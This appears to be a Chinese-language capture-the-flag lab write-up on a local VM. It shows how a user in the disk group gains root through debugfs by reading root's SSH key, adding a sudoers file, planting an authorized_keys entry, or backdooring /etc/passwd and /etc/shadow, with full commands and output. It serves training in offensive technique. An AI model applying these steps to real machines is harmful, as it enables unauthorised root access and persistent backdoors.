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Warning

测试发现，使用 debugfs 写入文件并重启后，可能出现的几种情况：

- 正常运行
- 文件系统变为只读，shell正常
- 虚拟机崩溃，Virtualbox内存错误，再次重启，正常运行
- 虚拟机系统崩溃

异常一：文件系统变为只读


```
(npc@kali)-[~]
$ ssh Dodo@192.168.56.125
Dodo@192.168.56.125's password:
Linux ezai1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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individual files in /usr/share/doc/*/copyright.

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permitted by applicable law.
Last login: Sun Nov  9 04:10:21 2025 from 192.168.56.100
Dodo@ezai1:~$ touch 1.txt
touch: cannot touch '1.txt': Read-only file system
Dodo@ezai1:~$
```

异常二：虚拟机崩溃（修改passwd,shadow）

virtualbox报内存错误。再重启一次，可以使用篡改的 root 密码登录



正常运行:

```
(npc@kali)-[~]
$ ssh test@192.168.56.125
test@192.168.56.125's password:
Linux ezai1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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Last login: Sun Nov  9 05:15:29 2025 from 192.168.56.100
root@ezai1:~# touch 1.txt
root@ezai1:~#
```

文件系统变为只读的修复方案:

在已经拿到root权限的情况下, 执行以下命令修复文件系统:

```
mount -o ro /
fsck -y /dev/sda1
```

这会恢复到上一个正确的时候, debugfs操作的文件会恢复之前的正确状态。

建议优先使用稳妥的读取私钥的方式提权, 再尝试sudo或写入公钥的方式提权, 这会立即生效, 最后再考虑需要重启才能生效的提权操作 (passwd,shadow...) 。

本地靶机提权的话, 打个快照随便玩了。

- 读取私钥: 最推荐
- sudo 提权: 立即生效, 推荐
- 写入公钥: 立即生效, 推荐
- passwd 添加后门用户: 需要重启, 可能引起异常
- shadow 添加后门用户: 需要重启, 可能引起异常
- 其他可能的文件写入提权: 优先考虑无需重启的提权方式

读取私钥

disk组最推荐的提权方式, 读取 root 用户的 ssh 私钥文件, 然后使用私钥登录, 相对其他方法提权, 这不会引起内核异常崩溃。

```
Dodo@ezai1:~$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: cat /root/.ssh/id_rsa
```

sudo

```
Dodo@ezai1:~$ id
uid=1000(Dodo) gid=1000(Dodo) groups=1000(Dodo),6(disk)
Dodo@ezai1:~$ echo "Dodo ALL=(ALL) NOPASSWD: ALL" > /tmp/give_dodo_sudo
Dodo@ezai1:~$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: write /tmp/give_dodo_sudo /etc/sudoers.d/give_dodo_sudo
Allocated inode: 24
debugfs: ln <24> /etc/sudoers.d/give_dodo_sudo
debugfs: sif <24> i_mode 0100440
debugfs: sif <24> i_uid 0
debugfs: sif <24> i_gid 0
debugfs: q
Dodo@ezai1:~$ sudo -l
Matching Defaults entries for Dodo on ezai1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Dodo may run the following commands on ezai1:
    (ALL) NOPASSWD: ALL
Dodo@ezai1:~$ sudo su -
root@ezai1:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ezai1:~#
```

```
Dodo@ezai1:~$ echo "Dodo ALL=(ALL) NOPASSWD: ALL" > /tmp/give_dodo_sudo
Dodo@ezai1:~$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: write /tmp/give_dodo_sudo /etc/sudoers.d/give_dodo_sudo
Allocated inode: 24
debugfs: ln <24> /etc/sudoers.d/give_dodo_sudo
debugfs: sif <24> i_mode 0100440
debugfs: sif <24> i_uid 0
debugfs: sif <24> i_gid 0
debugfs: q
Dodo@ezai1:~$ sudo -l
sudo: unable to resolve host ezai1: Temporary failure in name resolution
Matching Defaults entries for Dodo on ezai1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Dodo may run the following commands on ezai1:
    (ALL) NOPASSWD: ALL
Dodo@ezai1:~$ sudo su -
sudo: unable to resolve host ezai1: Temporary failure in name resolution
root@ezai1:~#
```

写入公钥

下载远程公钥并写入root用户的authorized_keys文件，对公钥进行权限和属主修改。

```
Dodo@ezail:~$ busybox wget http://192.168.56.100/pentest.pub -O authorized_keys
Dodo@ezail:~$ cp authorized_keys /tmp/root_pub
Dodo@ezail:~$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: write /tmp/root_pub /root/.ssh/authorized_keys
Allocated inode: 23
debugfs: ln <23> /root/.ssh/authorized_keys
debugfs: sif <23> i_mode 0100440
debugfs: sif <23> i_uid 0
debugfs: sif <23> i_gid 0
debugfs: q
```

攻击机

```
(npc@kali)-[~/hackmyvm/BabyShell]
$ ssh root@192.168.56.125 -i pentest
Linux ezail 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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Last login: Fri Nov  7 04:03:37 2025 from 192.168.233.148
root@ezail:~#
```

passwd 添加后门用户

debugfs写入passwd文件，添加一个uid为0的用户。已存在的文件不能直接覆盖，先删除再写入，然后修改文件权限和属主。

```
Dodo@ezail:~$ cp /etc/passwd passwd
Dodo@ezail:~$ cp /etc/passwd passwd.bak
Dodo@ezail:~$ openssl passwd -1 -salt abc password
$1$abc$BxBqpb9BZcZhXLgbee.0s/
Dodo@ezail:~$ echo 'test:$1$abc$BxBqpb9BZcZhXLgbee.0s/:0:0:,,,:/root:/bin/bash'
>> passwd
Dodo@ezail:~$ cp passwd /tmp/passwd_tmp
Dodo@ezail:~$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: write /tmp/passwd_tmp /etc/passwd
write: Ext2 file already exists
debugfs: rm /etc/passwd
debugfs: write /tmp/passwd_tmp /etc/passwd
Allocated inode: 21
debugfs: ln <21> /etc/passwd
debugfs: sif <21> i_mode 0100644
debugfs: sif <21> i_uid 0
debugfs: sif <21> i_gid 0
debugfs: q
```

重启后, ssh登录 test 用户

```
(npc@kali) - [~/hackmyvm/BabyShell]
$ ssh test@192.168.56.125
test@192.168.56.125's password:
Linux ezai1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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Last login: Fri Nov  7 04:03:37 2025 from 192.168.233.148
root@ezai1:~#
```

shadow 添加后门用户

debugfs 读取 shadow 文件



```
Dodo@ezai1:~$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: cat /etc/shadow
root:$6$krbauhnw30EtnKk6$yXsjenRj0EuRjjuuMGlE07KQDOBKuI6E4aJm/UCld4DaqNjDtFKXVGay
kJKiOE9PNohFgUk0Wtn.4KcfCac3C.:20399:0:99999:7:::
省略内容。。。
Dodo:$6$viz4XTwZSwA00nge$6WGpP6SfhFU/j/oosIBG/rYDBvX9QhpFPa8Vwo3Q5fkWCJPmJUCsAL12
WEkkUuQJ4ZwesrLJvymNAFTpeFqa00:20399:0:99999:7:::
debugfs:
```

在家目录下创建 shadow 文件, 篡改 root 用户密码哈希, 完事重启。

```
Dodo@ezai1:~$ mkpasswd -m sha-512 password
$6$HmwaHrLwkvQL88gL$IkaAS2Rfz7IfkoZDnMJ2EzPm5wAft6KQMmKterFKi6.7btziAkk3qxgFFV01g
624RhziueATuzDamsjA5gskX1
Dodo@ezai1:~$ vim shadow
Dodo@ezai1:~$ cp shadow /tmp/shadow_tmp
Dodo@ezai1:~$ /usr/sbin/debugfs -w /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs: write /tmp/shadow_tmp /etc/shadow
write: Ext2 file already exists
debugfs: rm /etc/shadow
debugfs: write /tmp/shadow_tmp /etc/shadow
Allocated inode: 21
debugfs: ln <21> /etc/shadow
debugfs: sif <21> i_mode 0100640
debugfs: sif <21> i_uid 0
debugfs: sif <21> i_gid 0
debugfs: q
```

在不重启的情况下, 尝试使用 su 切换 root 用户, 发现密码未被篡改成功

重启后, 出现严重问题, 虚拟机崩溃, virtualbox 崩溃



再次重启，发现 root 密码已被篡改成功，使用 password 登录成功

```
(npc@kali)-[~]
$ ssh root@192.168.56.125
root@192.168.56.125's password:
Linux ezai1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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Last login: Fri Nov  7 04:03:37 2025 from 192.168.233.148
root@ezai1:~#
```

文件系统没有进入只读状态

```
(npc@kali)-[~]
$ ssh root@192.168.56.125
root@192.168.56.125's password:
Linux ezai1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

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Last login: Sun Nov  9 04:53:18 2025 from 192.168.56.100
root@ezai1:~# touch 1.txt
root@ezai1:~# su Dodo
Dodo@ezai1:/root$ cd
Dodo@ezai1:~$ touch 1.txt
Dodo@ezai1:~$
```

其他

passwd、shadow都可以成功提权，其他可能的文件写入提权方式应该也没问题，优先考虑无需重启的提权方式。